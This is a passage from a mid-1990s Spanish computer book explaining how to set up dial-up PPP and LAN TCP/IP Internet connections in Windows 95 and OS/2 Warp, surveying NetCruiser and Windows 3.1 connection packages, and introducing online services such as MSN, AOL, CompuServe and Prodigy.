Para utilizar este Asistente, abra el icono Mi PC de su escritorio, haga una doble pulsación sobre el icono Acceso telefónico a redes, y a continuación efectúe una doble pulsación sobre el icono Realizar conexión nueva. El Asistente crea un icono que representa la conexión PPP a un ISP que usted está definiendo. La primera página de este Asistente (véase la Figura 3.1) solicita un nombre para la conexión (y para el icono) y confirma cuál es el módem a emplear. La segunda página solicita el número de teléfono para la



conexión (véase la Figura 3.2), y la pantalla final simplemente confirma que se ha creado la conexión y la guarda bajo el nombre que se le haya asignado.

Para confirmar o cambiar las configuraciones de conexión, pulse con el botón derecho sobre el icono de la conexión de la carpeta Acceso telefónico a redes y seleccione la opción Propiedades. Esto mostrará el siguiente diálogo:




Este diálogo muestra solamente el número de teléfono y módem; para ver los parámetros reales de conexión, pulse el botón Tipo de servidor del cuadro Conectar usando. Esto mostrará el siguiente cuadro de diálogo, que incluye un campo para el tipo de servidor, opciones y cuadros de comprobación con una marca de comprobación para cada protocolo asociado a la conexión.





**Figura 3.1.** Página 1 del Asistente Acceso telefónico a redes.



**Figura 3.2.** Página 2 del Asistente Acceso telefónico a redes.

Observe que los tres protocolos del cuadro Protocolos de red permitidos están activados. Este es el modo implícito para una conexión PPP a Internet. Si no piensa acceder a impresoras, unidades o carpetas de máquinas Windows remotas, puede




desactivar el protocolo NetBEUI. Si no va a conectarse a una red remota Novell a través de la conexión, puede desactivar el protocolo IPX/SPX. Eso deja solo el protocolo que necesita para utilizar la red: TCP/IP.

El tipo de servidor implícito es para conexiones PPP estándar a otra máquina Windows 95, NT o a un ISP. Otros tipos de servidor incluye a máquinas Unix que utilizan el protocolo SLIP o CSLIP —SLIP comprimido— (también se puede utilizar este tipo con un ISP si no ofrece PPP), conexiones de Novell Netware y servidores para conectar a máquinas Windows para trabajo en grupo y NT 3.1.

Por último, su ISP le indicará si le va a asignar las direcciones IP dinámicamente cada vez que conecte o si le dará una dirección permanente. La tendencia entre los ISP es asignar las direcciones IP dinámicamente ya que sólo tienen asignado un número determinado de direcciones. Si el ISP las asigna dinámicamente, consume muchas menos direcciones, dado que solamente necesita tantas direcciones IP como usuarios tenga conectados al mismo tiempo.

Por omisión, una conexión PPP estándar está configurada para que asigne las direcciones dinámicamente. Si ese es el caso de su cuenta, ya tiene todo configurado. Pero si su proveedor le da una dirección permanente, tendrá que registrarla junto con alguna información más. Esto se hace pulsando el botón Configuraciones TCP/IP del cuadro diálogo Tipo de servidor para que aparezca el siguiente panel:



The image shows a Windows dialog box titled "Configuración TCP/IP". It contains several radio buttons and checkboxes for configuring network settings. The first section has two radio buttons: "Dirección IP asignada por el servidor" (selected) and "Dirección IP asignada por el usuario". Below the second radio button is a text field for "Dirección IP" with the value "0 . 0 . 0 . 0". The second section has two radio buttons: "Direcciones del servidor de nombre asignadas por servidor" (selected) and "Direcciones del servidor asignadas por el usuario". Below the second radio button are four text fields for "DNS primaria", "DNS secundaria", "WINS primaria", and "WINS secundaria", all with the value "0 . 0 . 0 . 0". The third section has two checkboxes: "Usar compresión en encabezados IP" (checked) and "Usar gateway predeterminado en red remota" (unchecked). At the bottom are "Aceptar" and "Cancelar" buttons.

Para registrar su dirección IP, pulse el botón de radio Especificar una dirección IP e introduzca la dirección en el campo Dirección IP. Es posible que su ISP también le ofrezca direcciones IP para los servidores DNS y WINS. Si lo hace, también tendrá que especificar éstos.


Esto es todo lo que hay que hacer para instalar una conexión PPP a un ISP con Windows 95. Para utilizar su nuevo perfil de conexión, simplemente abra la carpeta Acceso telefónico a redes y haga una doble pulsación sobre el icono de la conexión. (También puede arrastrar el icono a su escritorio para facilitar el acceso.) Cuando efectúe una doble pulsación sobre el icono, Windows llamará al ISP y establecerá la conexión de red.

### **Configuración de una conexión a través de TCP/IP**

El tercer modo de conectarse a Internet con Windows 95 es a través de una red de área local que esté conectada a Internet a través de un encaminador o pasarela. En los Capítulos 16 y 17 se aprenderá a establecer una conexión de este tipo entre una red y un ISP. En esta sección se verá cómo configurar Windows 95 para utilizar esa conexión de red.

No hay un Asistente para configurar una conexión de red a Internet, pero el proceso es tan sencillo que realmente no importa. Todo lo que hay que hacer es enlazar el protocolo TCP/IP al adaptador de red, y a continuación introducir las opciones TCP/IP. Este es el modo de hacerlo.

Abra el icono Red del Panel de control. Aparecerá el cuadro de diálogo Red:




En primer lugar, examine las entradas del cuadro de desplazamiento para asegurarse de que el protocolo TCP/IP no está configurado y enlazado aún a su tarjeta de red. (Es válido si TCP/IP está enlazado a un adaptador de acceso telefónico; simplemente no lo estará utilizando con su conexión de red.)

Una vez que haya confirmado que TCP/IP no está enlazado aún a la tarjeta de red, pulse el botón Agregar para añadir el protocolo TCP/IP. Aparecerá el cuadro de diálogo Seleccionar tipo de componente de red que se muestra en la Figura 3.3. Elija Protocolo, y a continuación pulse Agregar. Esto hace que aparezca el cuadro de diálogo Seleccione Protocolo de red (véase la Figura 3.4). Pulse Microsoft en el cuadro del lado izquierdo del diálogo, a continuación pulse TCP/IP en el cuadro del lado derecho. Por último, pulse OK hasta que vuelva al diálogo Red.


Ahora debería haber una nueva línea en el cuadro de desplazamiento que dice así:

```
TCP / IP -> SMC EtherCard Elite16 Ultra
```

excepto que en lugar de *SMC EtherCard Elite16 Ultra*, vería una descripción de la tarjeta de interfaz de red de su sistema. Seleccione esta línea en el cuadro de desplazamiento pulsándola con el ratón, a continuación pulse el botón Propiedades. (Como alternativa, basta con que haga una doble pulsación sobre la línea.) Esto muestra el cuadro de diálogo Propiedades TCP/IP, que tiene pestañas en la parte superior de cada asunto relacionado con su protocolo TCP/IP:




En primer lugar, pulse en la pestaña Dirección IP e introduzca su dirección IP y máscara de subred. (Su ISP o administrador del sistema le darán ambos números.) A continuación, vaya a la pestaña Configuración DNS y escriba el nombre de su máquina en la red, su nombre de dominio y las direcciones IP de sus servidores DNS.



**Figura 3.3.** Pulse el botón Agregar para añadir dispositivos o protocolos.

Por último, vaya a la pestaña Gateway e introduzca la dirección IP de su pasarela o encaminador, a continuación pulse el botón Aceptar. Eso le llevará de nuevo al cuadro de diálogo Red. Pulse OK de nuevo para guardar las nuevas configuraciones. Windows le indicará que debe reiniciar la computadora. Cuando la vuelva a encender, ya podrá explorar el Web y utilizar cualquier otro programa de cliente Internet que desee.




**Figura 3.4.** Elección del protocolo TCP/IP.

## OS/2 Warp Connect

OS/2 Warp de IBM ofrece dos modos de conectar con Internet. El primer modo, por supuesto, es a través de la conexión de red TCP/IP sobre una red de área local conectada de otro modo. El segundo modo es utilizando un conjunto de herramientas de fácil manejo que le guían a lo largo del proceso de instalación de una cuenta SLIP de acceso telefónico con un ISP.

Lamentablemente, la instalación de OS/2 para una red de área local no es tan sencilla como lo es para Windows 95. Puede ser más simple si su sistema tiene el hardware —como las tarjetas de interfaz de red— para el que OS/2 incluye controladores. Sin embargo, según sale de «fábrica», OS/2 carece de soporte para el hardware más corriente, y conseguir los controladores no es siempre una tarea sencilla. Además, IBM tiene la costumbre de sorprendernos cuando comunica que hacen falta extensiones o software adicional cuando estamos metidos de lleno en el proceso de instalación. Probamos una de las primeras versiones de OS/2 Warp Connect y vimos en el último minuto que OS/2 no ofrece servicio de nombre de dominio si no se dispone de una extensión adicional. Así que configurar una estación de trabajo OS/2 sobre una red TCP/IP no es algo que deba pensar hacer en una hora o dos, a menos que sepa que tiene todos los controladores y extensiones necesarios.

En contraste, la utilización de herramientas de IBM para instalar una conexión de acceso telefónico a un ISP es una tarea fácil. Pulse el icono IBM Internet Dialer en IBM Internet Connection de la carpeta OS/2 para que aparezca el cuadro de diálogo




**Figura 3.5.** Cuadro de diálogo IBM Internet Connection Registration de OS/2 Warp Connect.

que se muestra en la Figura 3.5. Para abrir una cuenta personal, simplemente pulse el botón Abrir una cuenta personal y siga las instrucciones para introducir su información personal, eligiendo un nombre de usuario y una contraseña, seleccionando un módem, etcétera.


IBM llama a su red Internet *The IBM Global Network*, y se puede conectar a ella a través del propio servicio de acceso a Internet de IBM (*Internet Connection*) o a través de su propio ISP. Por omisión, Warp Connect conectará a través del servicio de IBM. Este servicio tiene números de acceso local en 700 ciudades de todo el mundo; si no tiene ninguna cerca, puede utilizar el servicio de línea 800 pagando por este servicio extra.

A diferencia de otros servicios de información interactivos que se verán en el próximo capítulo, el servicio Internet Connection de IBM es una conexión real a Internet. Internet Connection lleva TCP/IP a su estación de trabajo a través de una conexión de acceso telefónico SLIP o PPP. (Solamente se incluye SLIP en el paquete; para PPP se debe adquirir otro paquete.) Pero una vez que se ha conectado, se puede utilizar el servicio de conexión de IBM incluidos los programas cliente Internet o cualquier otro cliente Internet que se ejecute bajo OS/2 o Microsoft Windows.


La Figura 3.6 muestra el contenido de las carpetas Internet Connection e Internet Utilities. Entre las herramientas incorporadas al sistema operativo básico se incluye un explorador Web, llamado *WebExplorer*, un cliente Gopher, programas de correo electrónico, un programa telnet y un cliente FTP para transferencia de archivos.



**Figura 3.6.** Carpetas Internet Connection e Internet Utilities.



**Figura 3.7.** WebExplorer de IBM.



**Figura 3.8.** Cliente Gopher de OS/2 Warp Connect.

WebExplorer (el explorador Web de IBM) es válido para leer la mayor parte de las páginas de Internet, pero se queda algo corto cuando se encuentra con nuevas características como fondos personalizados, figuras insertadas, colores de primer

plano y fondo, y tablas. La Figura 3.7 muestra el WebExplorer presentando la página de inicio de Internet Connection.

Dado que todos los exploradores Web actuales deberían funcionar con el sistema de menú Gopher de Internet, es algo redundante incluir un programa cliente Gopher aparte. Sin embargo, el programa cliente Gopher es bueno, rápido y eficaz (véase la Figura 3.8).

No hay duda de que la última generación de OS/2 Warp de IBM es un sistema operativo potente y robusto. Una vez configurado, es estable y sólido. Lamentablemente, es difícil llegar a ese punto.


---

### ***NetCruiser de Netcom***

---

Netcom On-Line Communications es uno de los mayores ISP de los Estados Unidos. Con puntos de presencia en casi todas las ciudades grandes de los Estados Unidos, es posible que Netcom sea el mayor ISP del mundo.

---



---

**Figura 3.9.** Ventana principal de programa de NetCruiser.



Netcom ofrece todos los servicios tradicionales de un ISP, incluyendo cuentas de interfaz de órdenes de acceso telefónico en computadoras Unix, cuentas SLIP y PPP, y conexiones de red de alta velocidad. Netcom también ofrece su propio paquete de software, que integra prácticamente todo cuanto pudiese querer hacer con Internet y con el World Wide Web en un solo programa. Netcom llama a este programa *NetCruiser*.

La Figura 3.9 muestra la ventana principal de programa de NetCruiser. La interfaz es simple, y proporciona botones de barra de herramientas que le permiten leer y enviar correo electrónico, explorar el World Wide Web y Gophers, leer y enviar correo a grupos de noticias Usenet, transferir archivos utilizando el protocolo FTP de Internet y utilizar telnet, Finger e IRC (una interfaz para la utilidad de charla de Internet).

Poner todos estos servicios en un solo programa puede simplificar enormemente la utilización de Internet a los nuevos usuarios, pero tiene algunos inconvenientes.



**Figura 3.10.** Explorador Web incorporado de NetCruiser.


Por un lado, hay que esperar a que los desarrolladores de Netcom editen nuevas versiones del paquete NetCruiser. Esto quiere decir que es difícil que usted tenga las últimas características de alguna de las herramientas.

Por ejemplo, el explorador Web en su versión actual (que aparece en la Figura 3.10) no soporta aún imágenes de fondo, colores personalizados o tablas (características que ya soportan prácticamente todos los exploradores más importantes).

Otro inconveniente de NetCruiser es que, debido a su popularidad, le puede resultar difícil conectar con el punto de presencia Netcom de su área. Las centrales telefónicas se pueden saturar rápidamente debido a que mucha gente quiere navegar por el Web al mismo tiempo. Y puesto que Netcom es tan grande, no siempre puede responder a las quejas originadas por la ocupación de las líneas tan rápidamente como lo puedan hacer los proveedores más pequeños.

Sin embargo, NetCruiser también tiene sus puntos fuertes. Simplifica el proceso de conexión a Internet, especialmente a aquellas personas que tienen sistemas Windows 3.1. Viene en un solo disquete, y el programa de instalación es simple y de fácil manejo. Una vez que se ha completado la instalación del software, el programa de instalación pregunta si se quiere seguir adelante y registrar el software. La Figura 3.11 muestra el formulario principal de registro. Basta con rellenar el nombre, dirección, nombre de usuario y contraseña, y a continuación pulsar el botón Continuar.

A continuación, NetCruiser le pregunta cómo prefiere abonar su factura. Una vez pasados estos detalles, NetCruiser muestra una lista de números de teléfono que se pueden utilizar para conectar a Netcom (Figura 3.12). Elija el número más cercano a



**Figura 3.11.** Formulario interactivo de registro de NetCruiser.>

su área, y ya está todo. Al hacer una doble pulsación sobre el icono NetCruiser, éste conecta con el servicio y aparece la ventana principal del programa.


### ***Paquetes de conexión TCP/IP de Windows 3.1***

Como se vio en la sección anterior, NetCruiser es un producto de un ISP grande. Otros ISP también han comenzado a empaquetar software con sus servicios de acceso, y hay otros tipos de compañías que también están entrando en este mercado. Los editores de libros y desarrolladores de software están llenando las estanterías de las tiendas de software con paquetes para automatizar la configuración de los sistemas Windows 3.1 para su utilización con Internet. Algunos contienen incluso cuentas SLIP o PPP con un ISP.

Algunos de los paquetes más conocidos son éstos:

1. Chamaleon de Netmanager.
2. SPRY Internet.
3. SPRY Mosaic.
4. BookLink Technology's InternetWorks.

Hay muchos más; visite su tienda de software habitual y verá los que hay disponibles.



**Figura 3.12.** Elección de un número de teléfono local con NetCruiser.

Lo más importante que hay que entender sobre estos paquetes es que existen dos tipos: aquellos que instalan el protocolo TCP/IP en su máquina Windows 3.1 y aquellos que utilizan su propio protocolo propietario para las comunicaciones entre la interfaz del programa y un *host* remoto.

Puede que los programas que instalan TCP/IP en su sistema utilicen explícitamente el término *TCP/IP*, pero también puede que utilicen el término *Winsock* o *TCP/IP stack*. Son preferibles estos programas a aquellos que utilizan protocolos propietarios ya que usted puede utilizar sus propias aplicaciones TCP/IP con ellos. Por ejemplo, si utiliza un paquete que instala TCP/IP en su sistema, puede utilizar el explorador Web de Netscape y otros clientes Internet disponibles gratuitamente en Internet, como clientes FTP, clientes de charla y programas de correo electrónico.

Los paquetes que instalan TCP/IP en su sistema también vienen normalmente con su propio juego de programas cliente Internet. Por ejemplo, Chamaleon viene con su propia versión de un explorador Web, un cliente FTP, ping, charla, correo electrónico y un cliente Gopher. Los programas más destacados de cada categoría (correo electrónico, FTP, exploradores Web, etcétera) tienden a ser los más agradables de usar, y estos programas no vienen normalmente con bloques de software. Aunque le gusten los programas en bloque, probablemente tendrá que actualizarlos si quiere tener las versiones más recientes.

Al principio, NetCruiser de Netcom (que se trató en la sección anterior) era uno de los paquetes propietarios con los que no podía utilizar sus propios clientes Internet. Sin embargo, las últimas versiones ponen la pila interna TCP/IP de NetCruiser a disposición de otros programas que se ejecuten bajo Windows. Aunque eso signifique que puede utilizar sus propios programas cliente más recientes, frustra el propósito de tener todo lo necesario en un solo programa.

---

## ***Acceso al Web a través de servicios interactivos***

Durante los últimos años, una revolución silenciosa ha estado redefiniendo las opciones que tienen los nuevos usuarios para acceder a Internet. En este torbellino de cambios, las principales empresas de hardware y software están estableciendo alianzas con compañías de telecomunicaciones y proveedores de servicios Internet (ISP) para ofrecer sus propios servicios interactivos. Más aún, están construyendo la conectividad con Internet e incluso aplicaciones Internet en sus paquetes de software.

El ejemplo más celebrado (y criticado) de esta tendencia ha sido la decisión de Microsoft de incluir los programas necesarios para instalar y utilizar su nuevo servicio interactivo, *The Microsoft Network* (MSN) en Windows 95. Esta aventura en un mercado totalmente nuevo para Microsoft pone al gigante del software frente a una esfera de competidores completamente nueva: los otros servicios interactivos, incluyendo America Online, CompuServe y Prodigy.

Muchos servicios interactivos ofrecen ahora conectividad Internet a sus bases miembros. La demanda de conexión a Internet la genera en su mayor parte la popularidad abrumadora del World Wide Web que, casualmente, representa la mayor amenaza para los servicios interactivos.

En este capítulo estudiaremos el acceso al Web que proporcionan America Online, CompuServe y Prodigy. Sin embargo, antes de atender a cada servicio en particular, trataremos la cuestión más general de si conviene utilizar un servicio interactivo para acceder a Internet (y a Web) en primer lugar.

## **Acceso a Internet a través de servicios interactivos**

Es difícil que los veteranos de Internet se tomen en serio a los servicios interactivos. Para ellos, utilizar un servicio interactivo para acceder a Internet es como decidirse por unos almacenes para hacer todas sus compras. Probablemente pueda encontrar unos grandes almacenes que tengan todo lo que usted necesite, desde pañales y judías verdes hasta neumáticos y novelas pero, ¿por qué iba a querer hacerlo así? Por otro lado, si acercarse a los centros comerciales y otros almacenes le supone un problema, y la tienda de enfrente tiene todo lo que necesita, comprar allí podría parecer una buena idea.

Independientemente de las razones que tenga la gente para utilizarlos, los servicios interactivos juegan un papel importante en la sociedad interactiva, dado que son fáciles de instalar y utilizar. Ese papel era incluso más importante en el pasado, cuando usar Internet significaba aprender a utilizar una computadora Unix de línea de órdenes con una conexión de acceso telefónico de 2400 baudios. Sin embargo, los servicios interactivos todavía satisfacen al menos unas cuantas necesidades importantes.

Al ir implementando su conexión a Internet, los servicios interactivos han ido introduciendo a muchos de sus miembros en Internet de un modo pausado y gradual. Los servicios interactivos también son muy útiles para aquellas personas a las que el mundo de las computadoras les resulta algo completamente nuevo. Mantienen una curva de aprendizaje progresiva, aunque ofrecen unos servicios y recursos lo suficientemente interesantes como para mantener despierta la curiosidad de los usuarios. Al ir aprendiendo más sobre la utilización de las computadoras, se pueden aventurar en Internet cuando así lo desean, mientras permanecen aislados de la tecnología más áspere que de otro modo se encontrarían.

